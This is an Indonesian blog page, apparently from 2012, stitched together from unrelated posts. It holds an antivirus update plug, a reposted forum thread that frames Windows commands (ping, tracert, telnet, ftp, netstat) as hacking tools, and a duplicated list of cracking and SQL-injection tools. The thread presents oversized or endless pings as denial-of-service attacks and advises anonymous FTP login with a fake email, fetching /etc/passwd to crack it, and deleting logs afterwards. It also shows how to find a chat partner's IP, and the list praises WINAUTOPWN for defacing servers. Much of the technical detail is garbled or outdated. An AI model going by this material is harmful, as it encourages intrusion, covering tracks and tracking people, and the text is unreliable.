Segera upgrade antivirus lama anda dengan versi last update karena dengan selalu mengupdate library dari file antivirus anda maka bila ada antivirus baru maka sistem pelindung antivirus anda akan mengenalinya. Anti virus merupakan software yang kita tanamkan didalam perangkat komputer atau gadget kita sehingga gadget kita akan terlindung dari serangan virus pengganggu yang menjengkelkan.
Antivirus lokal untuk antivirus komputer terbaik dan Antivirus Terbaik 2012 juga tetap dibutuhkan update karena di dunia ini tidak ada yang abadi kekuatannya, sehingga dibutuhkan penyegaran baru agar tetap vit. Sistem komputer juga tidak beda jauh dengan tubuh manusia yang membutuhkan update vitamin didalam tubuh agar tetap fresh dan sehat.
Segera kunjungi situs antivirus anda dan dapatkan update terbarunya. terima kasih atas kunjungannya, semoga teknologi murah bisa menjangkau rakyat kecil diseluruh Indonesia sehingga Seluruh rakyat akan melek teknologi, dapatkan juga berita terupdate lainnya di Chen's Blog.
==============================================================================================
Artikel Terkait : Antivirus
>Antivirus Terbaik 2012 | 10 Teratas
>Bitdefender Antivirus Plus
Kaspersky Anti-Virus
Panda Antivirus Pro
F-Secure Anti-Virus
AVG Anti-Virus
Avast! Pro Antivirus
G Data AntiVirus
BullGuard Antivirus
Avira AntiVir Premium
ESET NOD32 Antivirus
Hacking tool tersembunyi pada DOS
OS Micrsoft Windows sebenarnya disajikan dengan beberapa hacking tool tersembunyi. Hacking tool ini bisa kita temuin c:windowssystem32. Di thread ane kali ini, ane pngen sedikit ngeshare membahas mengenai beberapa perintah yang bisa ditemukan di OS ini
Quote:
1. Ping
2. Tracert
3. Telnet
4. Ftp
5. Netstat
Kita mulai satu-persatu ya, gan...
Quote:
1. Ping
Utiliy ini digunakan untuk mencari keberadaan remote host, yang akan mengirimkan sebuah signal SYN ke remote host, dan jika remote host membalas maka artinya memang ada suatu remote machine.
Cobalah agan ketik perintah ini:
Quote:
C:windows>ping/?
Quote:
Usage:
ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
[-r count] [-s count] [[-j host-list] | [-k host-list]]
[-w timeout] destination-list
Options:
-t Ping the specified host until stopped.
To see statistics and continue - type Control-Break;
To stop - type Control-C.
-a Resolve addresses to hostnames.
-n count Number of echo requests to send.
-l size Send buffer size.
-f Set Don't Fragment flag in packet.
-i TTL Time To Live.
-v TOS Type Of Service.
-r count Record route for count hops.
-s count Timestamp for count hops.
-j host-list Loose source route along host-list.
-k host-list Strict source route along host-list.
-w timeout Timeout in milliseconds to wait for each reply.
Jadi kita bisa melakukan Ping ke ip address apapun atau domain name untuk memeriksa keberadaannya di internet. Sebagai contoh ane ketik “ping localhost” maka ane bakalan dapetin :
Quote:
Pinging N3xuZ [127.0.0.1] with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Ping statistics for 127.0.0.1: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms Quote: 'Localhost' adalah ip 127.0.0.1 dan merupakan ip address kita sendiri. Juga dikenal sebagai loopback ip. Tapi saat agan terhubung ke internet agan akan diberi ip baru oleh isp agan sebagai identifikasi diri agan. Agan dapat mencari tahu ip agan dengan mengetik”winipcfg” pada menu Start-Run bagi pengguna Win98, sedangkan yang lainnya hanya mengetikkan “ipconfig” pada command prompt. Ini berarti bahwa 32 byte data yang dikirim ke 127.0.0.1 dan dibalas kembali kurang dari 10ms. TTL adalah Time To Live dan nilai range dari 0 hingga 255 (default 128). Sekarang biar kita lihat apa yang terjadi jika ane mengetik “ping http://www.yahoo.com” Quote: Pinging http://www.yahoo.akadns.net [66.218.71.87] with 32 bytes of data: Reply from 66.218.71.87: bytes=32 time=3448ms TTL=54 Reply from 66.218.71.87: bytes=32 time=2276ms TTL=54 Reply from 66.218.71.87: bytes=32 time=1799ms TTL=54 Reply from 66.218.71.87: bytes=32 time=2850ms TTL=54 Ping statistics for 66.218.71.87: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 1799ms, Maximum = 3448ms, Average = 2593ms Tapi bagaimana Ping tersebut digunakan oleh para hacker? Ada dua opsi, yaitu ‘|’ dan ‘-t’ yang mematikan. -| digunakan untuk spesifikasi ukuran buffer yang dikirimkan (defaultnya 32 byte) bagaimana jika ane mengetik “ping -| 65600 target.com” maka hal ini akan membawa maut 65600 paket data ke target.com yang lebih tinggi dari kapasitas TCP/IP 65535. Tindakan ini menyebabkan target.com menjadi hang dan harus di restart. Dan jika ane mengetik “ping –t target.com” hal ini akan meneruskan pengiriman 32 byte data ke target.com hingga menghabiskan resource dan menyebabkan hang. Dua jenis serangan diatas dikenal sebagai ping attack bagi penyerang Dos. Quote: Newbie tip: 'Dos' yang terakhir disebutkan adalah Denial of service yang dilancarkan oleh hacker untuk menghentikan service pada remote machine. Jenis serangan ini dimasa lalu sering digunakan, namun saat ini pada sistem yang telah diperbarui hal tersebut tidak akan bekerja lagi. Quote: 2. Tracert Perintah Tracert adalah perintah untuk melakukan penjejakan ke remote machine. Sebelum request kita menjangkau remote machine melalui router yang berbeda diantaranya. Tool tracert (dikenal sebagai ‘traceroute’ pada unix) pada awalnya dirancang untuk mencari router mana yang mengalami masalah. Perintah tersebut menunjukkan ip address router yang dilalui request kita sebelum menjangkau remote maching. Sebagai contoh, jika ane mengetik “tracert http://www.yahoo.com/” pada dos prompt maka akan terdapat: Quote: Tracing route to http://www.yahoo.akadns.net [66.218.71.87] over a maximum of 30 hops: 1 * 2296 ms 2025 ms dialpool-210-214-55-11.maa.sify.net [210.214.55.11] 2 2446 ms 2025 ms 2301 ms dialpool-210-214-55-2.maa.sify.net [210.214.55.2] 3 1899 ms 2066 ms 2450 ms lan-202-144-32-177.maa.sify.net [202.144.32.177] 4 * 2885 ms 2749 ms lan-202-144-83-4.maa.sify.net [202.144.83.4] 5 * * * Request timed out. 6 * * * Request timed out. 7 * * * Request timed out. 8 * * * Request timed out. 9 * * * Request timed out. 10 * 3408 ms * http://www.yahoo.akadns.net [66.218.71.87] 11 * * * Request timed out. 12 * * * Request timed out. 13 * * * Request timed out. 14 * * * Request timed out. 15 * * * Request timed out. 16 * * * Request timed out. 17 482 ms 698 ms 624 ms w8.scd.yahoo.com [66.218.71.87] Trace complete. Baris pertama memberitahukan kita ip mana yang menjejaki dan kemudian jumlah hop. Jumlah hop tergantung pada jumlah server yang ada diantaranya. Setelah memulai tracing. Request pertama ane melalui sify.net (nama ISP server ane) kemudian melalui server yang berbeda dan terakhir menjangkau w8.scd.yahoo.com. Jadi kita dapat melihat berapa lama prosedurnya. Kapanpun agan membuka http://www.yahoo.com/ dalam web browser, request agan selalu melalui isp dulu (untuk mendapatkan ip dari http://www.yahoo.com/ dari daftar nama domainnya) kemudian server lain dalam jalur tersebut dan terakhir pada yahoo. Jadi bagaimana tracert digunakan oleh para hacker. Perintah ini digunakan untuk mencari firewall dan melumpuhkannya. Tracer digunakan bersamaan dengan map dapat mengetahui ip sebenarnya dimana firewall terpasang, kemudian hacker tersebut akan melumpuhkannya. Untuk contoh diatas kita melihat bahwa proses tracing terhenti pada w8.scd.yahoo.com. Namun hal ini bukanlah tujuan sebenarnya. Hal itu dikarenakan dihentikan oleh firewall. Quote: 3. Telnet Jika agan menggunakan windows maka ‘telnet’ merupakan hacking tool terhebat bagi agan. Sebenarnya merupakan 'telnet' sendiri merupakan sebuah terminal yang dapat mengakses remote machine dan menggunakan service-nya. Melalui telnet agan dapat menentukan suatu koneksi antara mesin agan dan remote machine melalui port tertentu. Quote: Disini ane membicarakan tentang virtual port. Tidak secara fisik yang agan lihat dibalik CPU. Ini hanya sebagai physical port yang digunakan untuk koneksi ke hardware dan dengan cara yang sama virtual port digunakan untuk koneksi pada software. TCP/IP memiliki 65,535 virtual. Jika agan mengetik “telnet target.com” maka agan terhubung ke target.com pada prot no. 23 (port yang menjalankan telnet service). Agan juga bisa terhubung ke suatu port lainnya dengan mengetik nomor port setelah target.com. sebagai contoh jika ane ingin terhubung ke port no. 25 (SMTP service) maka ane akan mengetik “telnet target.com Quote: Setiap port menjalankan service tertentu. Untuk mendaptkan daftar service yang dijalankan pada port tertentu yang bukalah “C:windowsservices" pada notepad. Agan akan terhubung ke sebuah remote machine pada port tertentu, dan sebuah window popup telnet dengan daemon yang akan menjalankan port tersebut menunggu agan mengetikkan perintah. Sebagai contoh “telnet http://www.cyberspace.org/” maka seperti gambar dibawah inilah yang ane dapetin. Ane harus login dulu disana dan mengetik suatu password dan ane akan mendapatkan linux shell prompt. Dan agan akan mengetikan newuser disana untuk mendapatkan sebuah LoginID dan Password. Setelah itu ane tinggal menyiapkan perintah untuk mengeksekusi secara remote. Pada http://www.cyberspace.org/ memiliki server Linux. Jadi jika agan tidak familiar dengan Linux agan tidak akan mampu menggunakan service-nya. 4. FTP FTP adalah File Transfer Protocol. Melalui ini agan dapat mendownload atau mengupload file. Dan apa yang hacker inginkan dari ini? Benar!! Tinggal mengeti “ftp target.com” dan daemon banner akan ditampilkan. Tapi disini, dengan tujuan menampilkan file transfer, pertama kali agan harus login. Beberapa website mengijinkan adanya naonymous login. Contohnya mengetikkan login “anonymous” dan email-address agan sebagai password. Tentunya agan harus mengetikkan email palsu. Sekarang agan boleh mulai mendownload dan mengupload file. Namun untuk itu agan harus mengetikan pada FTP prompt “?”. Maka akan ditampilkan sbb: Quote: ! delete literal prompt send ? debug ls put status append dir mdelete pwd trace ascii disconnect mdir quit type bell get mget quote user binary globe mkdir recv verbose bye hash mls remotehelp cd help mput rename close lcd open rmdir Untuk mendaptkan bantuan pada berbagai perintah contohnya perintah delete, ketikan “? Delete”. Beberapa perintah penting lainnya adalah: Quote: 1. 'pwd' to know the present directory at remote machine. contohnya. ftp>pwd
/etc/home
2. 'lcd' to change the local directory.
contohnya. ftp>lcd C:windows
local directory now C:windows
3. 'cd' to change the remote directory.
contohnya. ftp>cd /etc
remote directory now /etc
4. 'mput' to send multiple files to remote machine.
contohnya. ftp>mput *.*
sends all files from C:windows to /etc
5. 'mget' to get multiple files from remote machine.
contohnya. ftp>mget *.*
gets all files from /etc to C:windows
6. 'open' to establish a connection with remote host.
contohnya. ftp>open http://www.target.com
7. 'bye' closes the connection and quits from ftp
Untuk perintah lainnya dari ftp silakan lihat help mereka.
Sekarang pada yang port FTP (prot 21) adalah membuka http://www.nosecurity.com/. Seorang hacker akan terhubung ke situs tersebut menggunakan “ftp http://www.nosecurity.com/” pada dos prompt. Kemudian dia akan mencoba login secara anonymous. Dengan anggapan bahwa http://www.nosecurity.com/ menggunakan linux server, maka hacker tersebut akan mengtikkan perintah “get /etc/apsswd” untuk mendaptkan file password dan mengkracknya. Jika agan adalah seorang hacker, maka jangan lupa untuk menghapus log tersebut.
Quote:
5. netstat
Agan dapat menentukan suatu koneksi dengan remote machine pada port tertentu, hanya saat port tersebut dibuka pada remote machine. Sebagai contoh, jika agan ingin menentukan sebuah koneksi dengan http://www.target.com/ pada port 23 (telnet) maka port tersebut seharusnya terbuka pada http://www.target.com/. Dan seluruh aktifitas hacking umumnya menggunakan port yang terbuka. Dengan mengetikkan “netstat /?” pada dos prompt akan ditampilkan :
Quote:
Displays protocol statistics and current TCP/IP network connections.
NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]
-a Displays all connections and listening ports.
-e Displays Ethernet statistics. This may be combined with the -s
option.
-n Displays addresses and port numbers in numerical form.
-p proto Shows connections for the protocol specified by proto; proto
may be TCP or UDP. If used with the -s option to display
per-protocol statistics, proto may be TCP, UDP, or IP.
-r Displays the routing table.
-s Displays per-protocol statistics. By default, statistics are
shown for TCP, UDP and IP; the -p option may be used to specify
a subset of the default.
interval Redisplays selected statistics, pausing interval seconds
between each display. Press CTRL+C to stop redisplaying
statistics. If omitted, netstat will print the current
configuration information once.
Opsi akan menjelaskan fungsinya masing-masing. Dan yang terpenting adalah opsi –a dan –n. Opsi –a menampilkan seluruh port yang terbuka pada mesin tersebut. Dan jika ane menggunakan opsi –n maka akan menunjukkan ip address sebagai ganti dari domain. Ane bakal medapatkan hal berikut ini jika ane mengetik “netstat –a” pada command prompt.
Quote:
Active Connections
Proto Local Address Foreign Address State
TCP N3xuZ:1027 0.0.0.0:0 LISTENING
TCP N3xuZ:80 0.0.0.0:0 LISTENING
TCP N3xuZ:135 0.0.0.0:0 LISTENING
TCP N3xuZ:6435 0.0.0.0:0 LISTENING
TCP N3xuZ:1025 0.0.0.0:0 LISTENING
TCP N3xuZ:1026 0.0.0.0:0 LISTENING
TCP N3xuZ:1028 0.0.0.0:0 LISTENING
TCP N3xuZ:1309 0.0.0.0:0 LISTENING
TCP N3xuZ:1310 0.0.0.0:0 LISTENING
TCP N3xuZ:1285 rumcajs.box.sk:80 ESTABLISHED
TCP N3xuZ:1296 l an-202-144-78-3.maa.sify.net:80 CLOSE_WAIT
TCP N3xuZ:1297 lan-202-144-65-14.sify.net:80 ESTABLISHED
TCP N3xuZ:1310 cdn-v13.websys.aol.com:80 ESTABLISHED
TCP N3xuZ:1220 aiedownload.cps.intel.com:ftp ESTABLISHED
”Proto” menyatakan nama protocol tersebut, “localaddress” memberikan ipaddress kita dan port yang terbuka. “Foreign Address” menyatkaan ipaddress dengan namor port yang terhubung ke kita. “State” menyatakan pernyataan saat ini jika suatu koneksi “established” atau listening atau hanya “waiting”.
Sebagai contoh jika ane membuka http://www.yahoo.com/ maka saat ane menjalankan “netstat –a” ane akan mendapatkan masukan seperti ini:
Quote:
"TCP 203.43.50.81:2034 http://www.yahoo.com:80 ESTABLISHED"
Komputer ane dengan ip 203.43.50.81 melalui port 2034 terhubung dengan yahoo pada port 80
Quote:
Dengan cara ini agan bisa mendapatkan ip seseorang yang chatting dengan ada. Pertama kali jalankan “netstat –an” dan lihat dibawah foreign ip address. Sekarang mulailah private chating dengan orang lain. Juga jalankan “netstat –an” dan agan akan mendapatkan satu lagin foreign ip pada akhirnya. Inilah ip orang tersebut.

Rabu, 15 Februari 2012
Hacking Tools 2012 – Cracking Tools 2012
Berikut ini adalah Hacking Tools 2012, Hacking Tools 2012, Tools Hacking 2012, Cracking Tools 2012, Tools Cracking 2012, Tool Hack 2012, Tool Crack 2012, Tool Hacking 2012, Tool Cracking 2012, Tool Hacker 2012, Tool Cracker 2012, Tools Hacker 2012, Tools Cracker 2012 yang mungkin bisa bermanfaat untuk bisa anda pakai di 2012. Happy Hacking All:
1. MySQL Password Auditor: Tools untuk melakukan audit / melakukan recovery password di MYSQL:

2. Mole SQL Injection: Tool yang biasa digunakan untuk melakukan SQL Injection di website, sangat mudah dan nyaman.

3. X-SCAN: Tools ini digunakan untuk melakukan pengecekan vulnerability terhadap network.

4. SQLSUS SQL Injection: Ini adalah tools untuk melakukan SQL Injection juga, di buat dengan bahasa perl, jadi harus install perl untuk bisa menggunakan tools ini.


5. W3AF Web Application Attack and Audit Framework: Merupakan tool untuk melakukan attack dan audit terhadap aplikasi website, tool ini sangat populer saat ini.

6. DIR BUSTER: Merupakan tools untuk mencari nama directory dan nama file yang ada di website, tools ini sangat bermanfaat untuk mengetahui informasi halaman apa saja yang ada di website target.


7. WINAUTOPWN: Merupakan sebuah tools yang digunakan untuk mengexploitasi secara langsung Windows Framework, sehingga secara otomatis kita yang akan menjadi administrator di windows tersebut. Banyak digunakan oleh “Defacer” Indonesia untuk melakukan deface terhadap Windows Server

8. Multi Thread TCP Port Scanner: Tools untuk melakukan scanning port yang sedang digunakan dengan multi threading, sehingga bisa berbagai IP & Port yang bisa anda check.


9. NetworkMiner: Merupakan tools untuk melakukan analysis network forensik untuk Windows, banyak di gunakan untuk mengawasi lalu lintas network.

10. RAR Password Cracker: Kebanyakan digunakan untuk melakukan crack terhadap RAR yang di password.

Semoga bermanfaat all..
NOTE: Kalau ada tools yang lain silakan comment dibawah, halaman ini akan di update klo ada informasi tools hacker yang bisa kalian share, Happy Hacking 2012 & Happy Cracking 2012
klik SINI ya
1. MySQL Password Auditor: Tools untuk melakukan audit / melakukan recovery password di MYSQL:
2. Mole SQL Injection: Tool yang biasa digunakan untuk melakukan SQL Injection di website, sangat mudah dan nyaman.

3. X-SCAN: Tools ini digunakan untuk melakukan pengecekan vulnerability terhadap network.
4. SQLSUS SQL Injection: Ini adalah tools untuk melakukan SQL Injection juga, di buat dengan bahasa perl, jadi harus install perl untuk bisa menggunakan tools ini.
5. W3AF Web Application Attack and Audit Framework: Merupakan tool untuk melakukan attack dan audit terhadap aplikasi website, tool ini sangat populer saat ini.
6. DIR BUSTER: Merupakan tools untuk mencari nama directory dan nama file yang ada di website, tools ini sangat bermanfaat untuk mengetahui informasi halaman apa saja yang ada di website target.

7. WINAUTOPWN: Merupakan sebuah tools yang digunakan untuk mengexploitasi secara langsung Windows Framework, sehingga secara otomatis kita yang akan menjadi administrator di windows tersebut. Banyak digunakan oleh “Defacer” Indonesia untuk melakukan deface terhadap Windows Server
8. Multi Thread TCP Port Scanner: Tools untuk melakukan scanning port yang sedang digunakan dengan multi threading, sehingga bisa berbagai IP & Port yang bisa anda check.
9. NetworkMiner: Merupakan tools untuk melakukan analysis network forensik untuk Windows, banyak di gunakan untuk mengawasi lalu lintas network.
10. RAR Password Cracker: Kebanyakan digunakan untuk melakukan crack terhadap RAR yang di password.

Semoga bermanfaat all..
NOTE: Kalau ada tools yang lain silakan comment dibawah, halaman ini akan di update klo ada informasi tools hacker yang bisa kalian share, Happy Hacking 2012 & Happy Cracking 2012
klik SINI ya
Langganan:
Postingan (Atom)